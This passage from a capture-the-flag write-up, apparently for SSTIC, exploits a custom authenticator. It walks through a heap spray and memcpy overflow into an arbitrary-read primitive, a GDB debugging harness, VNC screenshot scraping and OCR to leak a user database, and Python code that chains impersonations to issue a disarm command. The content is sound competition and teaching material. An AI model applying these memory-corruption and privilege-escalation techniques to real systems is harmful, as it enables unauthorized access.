If we are to point a2 into the `a1->messages` buffer, we will need to somehow pass a message that, with the pointer to messages patched with a zero is a valid message buffer that contains valid credentials and, once patched with a one, have its first value contains more than 64 bytes.

The strategy would be therefore to spread valid holders structure in the heap, make them take exactly 256 bytes and interleaves valid authentication structures with overflow structures. For that, we have thanksfully the reset_leaking function that resets a holder structure leaking everything in it. It is applied on the `send_holder` structure instead of the `reception_holder`. In order to deal with that, we can patch the r13 register in the first message to have the future messages be received using send_structure and have them leaked for as much time as we need.

Once this spread done, we can restore the `&reception_holder` (r13) to point again into the reception_buffer and have r14 (the address to the success byte) point to the second-least significant byte of `reception_holder.messages` and send an authentication message.

This message will trigger the vulnerability and overflow the memcpy into the version string pointer. Once done, we can restore r14 using a message with the wrong operation code, then rightully connect and ask for the version.

Debugging

After having spent a bit too much time having no idea what was really happening in the authenticator, I decided to take some time to patch the docker-compose test platform and to create a GDB script that enable me to peek in the running binary.

Note that the supervisor uses ptrace and that a program can only be traced by at most one other program on Linux. The presence of the supervisor prevented therefore any use of strace/lldb/gdb.

This patch was done by editing the test platform files and
- Putting the right flag in diode_dest/data/challengers
- Patching the file diode_dest.py in order to have it not check the signature
- Adding gdbserver in the container
- Replacing the supervisor in diode_dest/start_auth.sh:

```
< /home/weapon_authent/chal/weapon_supervisor
> while true; do
>   gdbserver 127.0.0.1:1337 /home/weapon_authent/chal/weapon_authent;
> done
```

Once done we can add 1337 as a forwarded port in the `compose.yml`

Finally, we can make a gdb script that gives us insight of what happens in the process:

```
set pagination off
set disassembly-flavor intel
target extended-remote 127.0.0.1:1337

break fopen
commands
  set $base = $rdi - 0x6148
  set $last = 0

  break *($base + 0x313b)
  commands
    printf "Array buffer: %llx (delta: %d)\n", $rax, $rax - $last
    set $last = $rax
    continue
  end

  break *($base + 0x342a)
  commands
    printf "Return code from receive_tlv_pack, $eax=%d:\n", $eax
    continue
  end

  break *($base + 0x14f0)
  commands
```

```
    printf "RDI=%llx, RSI=%llx\n", $rdi, $rsi
    printf "First position=%llx\n", ((void**)$rdi)[1]
    printf "Second position=%llx\n", ((((unsigned long long*)$rdi)[1])&0xffffffffffff00ff)
    printf "Third position=%llx\n", (((unsigned long long*)$rdi)[1]&0xffffffffffff00ff) | 0x0100
    continue
  end

  break *($base + 0x1a20)
  commands
    printf "Arb read: %p %d\n", $rdi, $rsi
    continue
  end

  break *($base + 0x1874)
  commands
    printf "Hash check result: %d\n", $al
    continue
  end

  break *($base + 0x2155)
  commands
    printf "Result of connect: %d\n", $eax
    continue
  end

  break *($base + 0x27f0)
  commands
    printf "SHA256:\n"
    x/1s $rdi
    continue
  end

  break *($base + 0x1eac)
  commands
    printf "First:\n"
    x/20xa $r14
    x/1s $r14
    printf "Second:\n"
    x/20xa $rax
    x/1s $rax
    continue
  end


  break *($base + 0x2195)
  commands
    printf "Second loop entered\n"
    continue
  end

  # Delete the first breakpoint
  del 1

  continue
end

run
```

In order to get the heap spread right, I used the code above and proceeded by trial and error until the leaked structures would properly align.

Exploitation

In order to try the payload, I first made a Python program that would send the payload right into the TCP socket. After a few attempts and noticing that the remote server misbehaved, I fell back into using the local SFTP server to get much closer to the real use case.

The remote target program must not stop for the arbitrary read to be chained. The simplest way for that is to recreate a connection everytime a arbitrary read must be done. The heap layout above

should break if the illegitimate connection attempt have have a byte lesser than `2` as the second byte of its messages pointer, but this is rare enough not to bother take this into account.

The first attempts of arbitrary read can be done overwriting only two bytes as we do not know where the program is mapped in memory. The two bytes chosen for that were `0x2168` as the user_db pointer is stored at `$base + 0x6168`. As the program is page aligned, with a bit of luck, the newly formed pointer would point to a mapped page. In this case, the read would work and would read memory that we can afterwards match with the ELF file in order to compute which byte we must write to get the pointer to point to `&user_db`.

Once those bytes are found, we get the pointer of `user_db`, which we can just write, and we can rewrite the size of the version string in order to read more efficiently.

On this whole program works, we read the flag:

```
SSTIC{5a9109e34ab9ba69528e266bf289a5fb142ad5619864f553}
```

Step 5 – Dumping through my screen

We have now built a convenient arbitrary read program into the authenticator memory.

Looking at the code of the second loop, we find that there are some command we may pass to the backend and some we may not, among which the disarm command. Commands depend on the logged in user and we had a case that was handle differently in the operation processing code, the one with code 6, that is, IMPERSONATE.

Looking at the code of the handler, we find that when an IMPERSONATE operation is done, provided the connected user may use it, the program extract from the user databse a list of IDs for the current user and the target one and allow the impersonation to occur only if the is a common IDs between the users.

Provided tht we have user databse, we can just represent this as a directed graph (to handle users that cannot impersonate) and find a way to log in the account of someone with the right to disarm.

Sadly, we do not have the database but we have an arbitrary-read-into-VNC primitive and no better way to disarm.

Automatizing screenshots

There is, on PyPi a package called asyncvnc that does pretty much everything we need: connect to a VNC server and be able to perform some actions among which screenshot. In order not to have to mix the exploit code with async code, I wrote a standalone script to connect and take screenshot upon request:

```
import asyncio, asyncvnc
from PIL import Image
import asyncio, socket

async def run_server():
    loop = asyncio.get_event_loop()
    server = socket.socket()
    server.bind(('0.0.0.0', 15555))
    server.listen(8)
    server.setblocking(False)
    loop = asyncio.get_event_loop()

    async with asyncvnc.connect('51.15.164.185', 31261) as client:
        while True:
            print("Waiting for connection...")
            sock, _ = await loop.sock_accept(server)
            await loop.sock_sendall(sock, b'O')

            while True:
                request = (await loop.sock_recv(sock, 255)).decode('utf8')
                if not request:
                    break

                pixels_1 = await client.screenshot()
                pixels = await client.screenshot()

                image = Image.fromarray(pixels)
                image.save("result/" + request.strip())

                await loop.sock_sendall(sock, b'O')

asyncio.run(run_server())
```

Doing so, the read code could be automated into leaking the whole users_db.bin. However, the leak primitive allow to leak at most 256 bytes every time it is used. One use take roughly 30s and the example file was 64kB long, which makes the whole leak process take around 2 hours and as the

read is stable up to a point, this needed to be monitored for crashes. After a bit of patience, the whole database was leaked.

Reading the characters

Fortunately, the font is the VNC is monospace and VNC is losslessy enough to be able to just match the pixels of each characters. A simple way to to that is to use `matplotlib.pyplot` to read the PNG files into numpy buffers then split the image apart and generate a small hash for each characters:

```
def load_chunk(chunk_id):
  im = np.array(plt.imread(f"screen/result/{chunk_id}.png")[336:336 + 621,1:892] * 255, dtype=np.uint8)

  values = []
  for row in range(621 // 23):
    row_val = []
    for column in range(891 // 11):
      raw_val = bytes(list(im[row * 23:(row + 1) * 23, column * 11:(column + 1) * 11].flatten()))
      subpart = hashlib.sha256(raw_val).hexdigest()[:8]
      row_val.append(subpart)
    values.append(row_val)

  return values
```

This being done, we can build a correspondance dict to map the hashes into characters by reading characters on screen and matching them:

```
corresp = {
  '0e5bfd34': '0', 'e4f2e559': '1', '6aeeff83': '2', '34653efa': '3', '91efbbfb': '4', '28321f26': '5',
  '5edee3d2': '6', '59f2c475': '7', 'f1cb6057': '8', 'a3042778': '9', '70b3adbf': 'a', '9eece5df': 'b',
  'f102e5eb': 'c', '050a8a73': 'd', '5d45a55f': 'e', '41ce184e': 'f', '63d91bfe': 'A', '2f061861': 'F',
  '7dffc68a': 'B', '465e4f0b': 'E', 'b5f0d06c': 'D', '9dea8ddb': 'C', '8d758838': '-', '8aff3d7a': ' '
}
```

The values is prefixed by the the header of the serialization format, which we can remove, and we can use the CRC present at the start of each dumped line to correct small errors:

```
def correct_data(hexdata, crc):
  if "?" not in hexdata:
    result = bytes.fromhex(hexdata)
    if crc32(result) != crc:
      return None
    return result

  for repl in "0123456789ABCDEF":
    test_val = correct_data(hexdata.replace("?", repl, 1), crc)
    if test_val is not None:
      return test_val
  return None

def extract_data(values):
  str_vals = []
  for i in range(len(values)):
    for j in range(len(values[i])):
      values[i][j] = corresp.get(values[i][j], "?")
    str_vals.append("".join(values[i]))
  new_data = b""
  for s in str_vals[6:6 + 17]:
    crc = int(s[7:7+8], 16)
    data = s[16:15+32+16]
    data = "".join("".join(chunk[:2]) for chunk in batched(data, 3))
    data = data.rstrip(" ")
    bdata = correct_data(data, crc)
    assert bdata is not None
    new_data += bdata
  assert new_data.startswith(bytes.fromhex("0500000001000100"))
  return new_data.removeprefix(bytes.fromhex("0500000001000100"))
```

Finding an impersonation path

Once this is done, we can use the database to form a path from the SSTIC_USER we are connected with to a user with disarm capailities:

```
def process_db(db: bytes):
  i = 0x7c
  link_to_users = {}
  users  = []
  bits_freq = {k: 0 for k in range(7)}
  while i < len(db):
    new_user_id = len(users)
    start = db[i : i + 64].rstrip(b'\0')
    allowed_actions = int.from_bytes(db[i+64:i+64+4], 'little')
    password_hash = db[i+64+4:i+68+32]
    edge_count = int.from_bytes(db[i+100:i+104], 'little')
    padding = db[i+104:i+108]
    assert not sum(padding)
    for k in bits_freq:
      if allowed_actions & (1 << k):
        bits_freq[k] += 1
    links = struct.unpack("Q"*edge_count, db[i+108:i+108+edge_count * 8])

    for link in links:
      if link not in link_to_users:
        link_to_users[link] = []
      link_to_users[link].append(new_user_id)

    users.append((start, allowed_actions, password_hash, links))

    i += 108 + edge_count * 8

  for k, n in bits_freq.items():
    print(k,n )

  user_to_peers: dict[int, list[int]] = {}
  for user_id, user in enumerate(users):
    peers = []
    for num in user[3]:
      peers += (link_to_users[num])
    peers = (list(set(peers)))
    peers.sort()
    user_to_peers[user_id] = peers

  users_with_disarm = [i for i, user in enumerate(users) if (user[1] & (1 << 4)) != 0]

  start_user = [i for i, user in enumerate(users) if user[0] == b"SSTIC_USER"][0]
  print(users[start_user])
  print("Start user:", start_user)
  print("Users with desarm", users_with_disarm)

  # Find the shortest path
  best_path = {start_user: []}
  new_users = [start_user]
  while new_users:
    next_users = []
    for user in new_users:
      if (users[user][1] & (1 << 6)) == 0:
        continue

      for peer in user_to_peers[user]:
        if peer in best_path:
          continue

        best_path[peer] = best_path[user] + [peer]
        next_users.append(peer)

    new_users = next_users

  valid_paths = [best_path[user] for user in users_with_disarm if user in best_path]
```

```
  valid_paths.sort(key=len)
  for path in valid_paths:
    print([users[user][0] for user in path])
    print([bin(users[user][1]) for user in [start_user]+path])
    for user in [start_user]+path:
      print(users[user][3])
```

Finally, we can send the messages to disarm the system:

```
def disarm():
  adapter = Adapter(False)
  real_connect_message = b'\0\0\0' + pkb16(2)
  for chunk in (b"SSTIC_USER\0", b'DefaultPassword\0'):
    real_connect_message += bytes([0]) + pkb16(len(chunk)) + chunk
  adapter.send(real_connect_message)
  for name in [b'Marvin_Thomas_BOHkZtJnLGdqHgtv', b'Dalton_Zook_eWkgWqXCAWlxpwFu',
               b'Andres_Carpenter_mOmguqWWFxMkkRqO', b'audit_KaKaHuet']:
    impersonate_msg = make_impersonate_message(name)
    adapter.send(impersonate_msg)

  disarm_msg = b'\x04\0\0' + pkb16(0)
  adapter.send(disarm_msg)
  adapter.sync()
```

And we can see on the VNC screen:



Figure 12: System disarmed